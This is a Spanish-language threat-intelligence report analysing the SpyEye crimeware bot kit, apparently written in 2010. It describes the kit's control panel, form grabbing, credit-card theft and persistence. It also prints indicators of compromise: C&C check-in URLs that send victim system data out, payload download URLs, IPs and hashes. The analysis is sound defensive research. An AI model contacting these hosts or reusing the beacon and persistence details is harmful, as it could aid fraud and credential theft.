Malware Intelligence

SpyEye Bot
Análisis de una nueva alternativa del escenario crimeware

Jorge Mieres | Malware Intelligence | jamieres@malwareint.com
http://www.malwareint.com | http://mipistus.blogspot.com | http://malwareint.blogspot.com | Febrero, 2010

Contenido

Introducción

A principios de año se conoció en el mercado clandestino underground, que mueve los ejes del crimeware, una nueva aplicación diseñada para retroalimentar un negocio delictivo y fraudulento.

Esta aplicación, llamada SpyEye, se encuentra orientada a facilitar el reclutamiento de zombis y la administración de su red (C&C) a través de un panel de gestión vía web, desde el cual es posible procesar la información obtenida (inteligencia) y almacenada en estadísticas, una actividad habitual de los paquetes delictivos de la actualidad.

En función de sus características, muy similares a las propuestas por su par: ZeuS, SpyEye se presenta como un potencial sucesor de éste dentro del escenario crimeware. Además, deja en evidencia que las actividades delictivas representan actualmente un gran negocio donde los ciberdelincuentes y aspirantes a ciberdelincuentes abusan de sus "bondades".

En el presente documento se describen las actividades de SpyEye desde la etapa de infección, exponiendo información relevante en torno a sus propósitos.

El documento puede ser descargado desde:
Versión en español
http://www.malwareint.com/docs/spyeye-analysis-es.pdf

Versión en inglés
http://www.malwareint.com/docs/spyeye-analysis-en.pdf

Comienzo en el mercado del crimeware

SpyEye es un **Framework de propósito**[1] general que se insertó en el mercado del crimeware a un costo de USD 500 (un precio muy competitivo si consideramos el valor de varios de los paquetes crimeware conocidos hasta el momento[2]) con buena aceptación por parte de la comunidad BackHat. Desde su lanzamiento, sus actividades han marcado una clara similitud respecto a otro crimeware de amplia difusión y responsable de una de las botnets más grandes: ZeuS.

El crimeware es de origen Ruso y su autor, cuyo alias es "magic", deja en evidencia que su mentalidad posee una clara tendencia hacia el escenario delictivo. Una contundente prueba de ello es el logo que presenta el panel de comando y control cuyo slogan es "Hack the Planet! Take your Money!"

Fig. 1 – Panel de comando y control de SpyEye

El binario que SpyEye incorpora por defecto se encuentra desarrollado en C++ y se encuentra diseñado para funcionar contra prácticamente toda la familia de sistemas operativos de Microsoft (desde Win200 hasta Seven).

Un dato también relevante es que por el momento posee un bajo índice de detección. Sin embargo, se estima que esta situación se debe a su reciente incursión en el mercado crimeware, lo cual conlleva a un nivel bajo de explotación y actividades; lo cual se revertira a medida que se descubran matores niveles de actividades.

Además, como se mencionó en un principio, posse varias similitudes con ZeuS, sin embargo, las más relevantes son la funcionalidad de keylogging, automatización de robo de información sensible de índole financiera y el constructor interno que incorpora.




Fig. 2 – Constructor interno de SpyEye

[1] Compendio Anual de Información. El crimeware en el 2009 www.malwareint.com/docs/MalwareInt-anual-2009.pdf

[2] http://mipistus.blogspot.com/2009/08/los-precios-del-crimeware-ruso-parte-2.html

A continuación podemos ver la información de configuración de la muestra analizada:

- http://nazarethimaging.com/com/bt_version_checker.php
- http://poker365site.com/tez/bt_version_checker.php
- http://nazarethimaging.com/com/bt_getexe.php
- http://nazarethimaging.com/com/bt_knock_hdrs.php
- http://nazarethimaging.com/com/datetime.php
- http://nazarethimaging.com/com/bin/page0.html
- http://nazarethimaging.com/com/bin/ua.html
- http://nazarethimaging.com/com/bt_plg_clkbnk_ct.php
- http://nazarethimaging.com/com/bt_plg_kvip.php
- http://nazarethimaging.com/grab/websitechk.php
- http://nazarethimaging.com/grab/websitecheck.php

SpyEye incorpora funcionalidades de keylogging, a través de un módulo llamado FormGrabbing, que le permite capturar la información desde varios navegadores, entre ellos, Internet Explorer, Firefox y Maxthon.

Asimismo, otro de los módulos relevantes de esta amenaza es CC Autofill, diseñado para automatizar el robo de información relacionada a tarjetas de crédito reportando los datos al botmaster a través de diferentes archivos de registros (logs).

El comando y control de la botnet, como es habitual en esta generación de crimeware, se realiza a través del protocolo http, con la posibilidad de configurar dos alternativas. De esta manera el botmaster automatiza la gestión de los zombis: si algún dominio es dado de baja, puede mantener el control a través de la ruta alternativa.




Fig. 3 – Acceso al C&C de SpyEye

A pesar de estas similitudes, parecería ser que no hay compatibilidad entre SpyEye y ZeuS, ya que incorpora una funcionalidad denominada **Kill Zeus** que no se encuentra en sus primeras versiones. ¿Será una nueva versión de la pelea vivida entre los creadores de los gusanos Beagle vs Netsky?

También realiza copias de seguridad periódicas de la base de datos, cifrado de binarios, entre varias otras actividades[3].

Fig. 4 – Opciones de SpyEye

[3] http://mipistus.blogspot.com/2010/01/spyeye-nuevo-bot-en-el-mercado.html

Otro de los módulos interesantes de SpyEye es el monitoreo de las bots. Se trata de información que presenta información geográfica respecto a la ubicación regional de los zombis que forman parte de su red.




Fig. 5 – Información geográfica almacenada por SpyEye

En este caso, la botnet se encuentra con actividad prácticamente nula, disponiendo en su abanico de una cantidad de 148 zombis reclutados.

SpyEye en acción

En primera instancia, cuando el malware propagado por SpyEye compromete un sistema, establece una conexión con un servidor en el cual almacena información relacionada al sistema, y al mismo tiempo descarga una actualización de sí mismo.

En nuestro caso, envía la siguiente información:

secureantibot.net/bload/bt_version_checker.php?guid=ADMINISTRADOR!MALWARE-RESEACH!B850A8A1&ver=10070&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=11&ccrc=6D512399




Fig. 6 – Descarga de actualización para el malware

Desde **secureantibot.net/bload/bin/build.exe** (MD5: 84714C100D2DFC88629531F6456B8276) descarga la actualización del binario con una nueva configuración. Lo llamativo es el nombre de dominio "Secure Antibot", alojado en la dirección IP **60.12.117.147** perteneciente al ISP **Unicom Zhejiang Province Network de China**.

Información similar es enviada también a otra dirección:

nazarethimaging.com/com/bt_version_checker.php?guid=ADMINISTRADOR!MALWARE-RESEACH!B850A8A1&ver=10072&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=22&ccrc=9038AAB0

En esta etapa del proceso de infección, descarga desde otro dominio otros dos códigos maliciosos:

missboston.org/wp-includes/images/wlw/000163.exe
(MD5: 4674FD22D5AC1BCB9B2F4BCA13DECAEA)

missboston.org/wp-includes/images/wlw/win.exe
(MD5: 91CB120B0AD425FD015D00DC99000FF3)




Fig. 7 – Descarga de primer binario




Fig. 8 – Descarga del segundo binario

En este paso, también se verifica que la descarga se termine de forma satisfactoria a través de:

nazarethimaging.com/com/bt_version_checker.php?guid=ADMINISTRADOR!MALWARE-RESEACH!B850A8A1&ver=10072&stat=LOAD-COMPLETE&tid=407&rep=TASK%20IS%20OK&cpu=65&ccrc=9038AAB0

En la siguiente captura se observa el listado de archivos donde se encuentran las amenazas descargadas por SpyEye una vez que ha comprometido el sistema.

Fig. 9 – Malware descargado por SpyEye

Otra de las muestras analizadas estableció conexión contra el dominio **vinodelam.net** (**115.100.250.107**), también alojado en China pero con el ISP **Shang Zai Xian Rate Communications Technology Co. Ltd**.

Vinodelam.net/spy/main/datetime.php?rnd=0.3286366291443126
vinodelam.net/spy/main/mod_bots-qview.php?rnd=0.1867657391579619
vinodelam.net/spy/main/bt_version_checker.php?guid=HANUELE%20BASER!HANS!1CD709E3&ver=10060&stat=ONLINE&ie=8.0.6001.18702&os=5.1.2600&ut=Admin&cpu=96&ccrc=72E2921A

Otros dominios involucrados son:

- secureantibot.net (60.12.117.147) alojada en China
- nazarethimaging.com (60.12.117.147) alojada en China
- poker365site.com (60.12.117.147) alojada en China
- icrosoft-windows-security.com (195.242.161.43) alojada en Ucrania
- vinodelam.net (115.100.250.107) lojada en China

El **ASN9811** que posee las actividades de SpyEye en la dirección IP **115.100.250.107**, presenta un importante incremento de actividades malware, y se encuentra catalogado como Servidor de exploits.




Fig. 10 – Historial de incidentes en AS9811

Si se considera que el lanzamiento de SpyEye en los foros underground fue a principio de Enero de 2010, se explica el incremento de sus actividades maliciosas durante el último mes.

El proceso de infección

Cuando se ejecuta en el sitema corre un proceso en memoria:

"Módulo" = "c:\docume~1\admini~1\config~1\temp\upd43.tmp"
(MD5: 4674FD22D5AC1BCB9B2F4BCA13DECAEA)


El reporte de Virus Total desprende que este archivo **es detectado por 17 de 41** motores antivirus[4]:

Crea las siguientes claves en el registro:

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\Appinit_Dlls
C:\WINDOWS\system32\0034.DLL
(MD5:78D6D22C45FC478B6BE7759D59E5037F)

El reporte de Virus Total desprende que este archivo **es detectado por 12 de 41** motores antivirus[5].

"Key" = "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
"cleansweep.exe" = "C:\cleansweep.exe\cleansweep.exe"
(MD5: D1D591F21543F25E203054B73C07FF58)



El reporte de Virus Total desprende que este archivo **es detectado por 12 de 41** motores antivirus[6].

En la misma carpeta (cleansweep.exe) almacena, además del binario que recibe el mismo nombre, el archivo **config.bin** (MD5: 78B54565986FB146959C80DC6BA73AFA) que se encuentra cifrado y posee la configuración para SpyEye. Ver figura 2 con la respectiva información de ejemplo.

Esta carpeta se encuentra oculta en la raiz de la unidad primaria, lo cual es posible porque se ejecuta a nivel de Ring3.

[4] http://www.virustotal.com/analisis/d4d88cdf114efc18026341a9724f7a6a31352178c4644e7454a49bae9fb81344-1265824257
[5] http://www.virustotal.com/analisis/8bff8a56ed83138ada6af91f5c6fb9184f59c054e2416b4b10ca555429925bed-1265822489
[6] http://www.virustotal.com/analisis/232518b5cf89c962f34522353e880a0cc4e20b8b585c6d7dd1ffe4ebab565cd8-1265820077

Conclusión

SpyEye se presenta como una nueva y fuerte alternativa a los diferentes crimeware de este estilo que se mueven cotidianamente en el escenario delictivo de ataques, y en función de sus características y su rápida evolución pone sobre la mesa las cartas que lo perfilan como el sucesor y potencial competidor directo de ZeuS.

Agradecimientos

Muchas gracias a **Juan Carlos Montes** de **INTECO-CERT** por la información proporcionada y a **Darren Spruell** de **EmergingThreats** por incorporar esta información en la correspondiente regla IDS.

INTECO-CERT
http://cert.inteco.es

Emerging Threats
http://www.emergingthreats.net

IDS regla
http://doc.emergingthreats.net/bin/view/Main/2010789

Referencia

SpyEye. Nuevo bot en el mercado
http://mipistus.blogspot.com/2010/01/spyeye-nuevo-bot-en-el-mercado.html
Los precios del crimeware ruso 2
http://mipistus.blogspot.com/2009/08/los-precios-del-crimeware-ruso-parte-2.html
Los precios del crimeware ruso
http://mipistus.blogspot.com/2009/03/los-precios-del-crimware-ruso.html
Compendio Anual de Información. El crimeware durante el 2009
www.malwareint.com/docs/MalwareInt-anual-2009.pdf
SpyEye Bot versus Zeus Bot
http://www.symantec.com/connect/es/blogs/spyeye-bot-versus-zeus-bot
Virus Total
http://www.virustotal.com
FIRE: FInding RoguE Networks
http://www.maliciousnetworks.org/chart.php?as=9811

Sobre Malware Intelligence
Malware Intelligence es un sitio dedicado a la investigación de todo lo relacionado con la seguridad anti-malware, crimeware y seguridad de la información en general, desde una perspectiva estrechamente relacionada con el ámbito de inteligencia.

http://www.malwareint.com

http://mipistus.blogspot.com · Versión en Español
http://malwareint.blogspot.com · Versión en Inglés

Sobre Malware Disasters Team
Malware Disasters Team es una división de Malware Intelligence de reciente creación, en el cual se plasma información relacionada a las actividades que realizan determinados códigos maliciosos, ofreciendo también las contramedidas necesarias para contrarrestar las acciones maliciosas en cuestión.

http://malwaredisasters.blogspot.com

Sobre Security Intelligence
Security Intelligence es una división de Malware Intelligence donde se exponen temáticas puramente relacionadas con SGSI. Actualmente se encuentra en su etapa inicial de construcción.

http://securityint.blogspot.com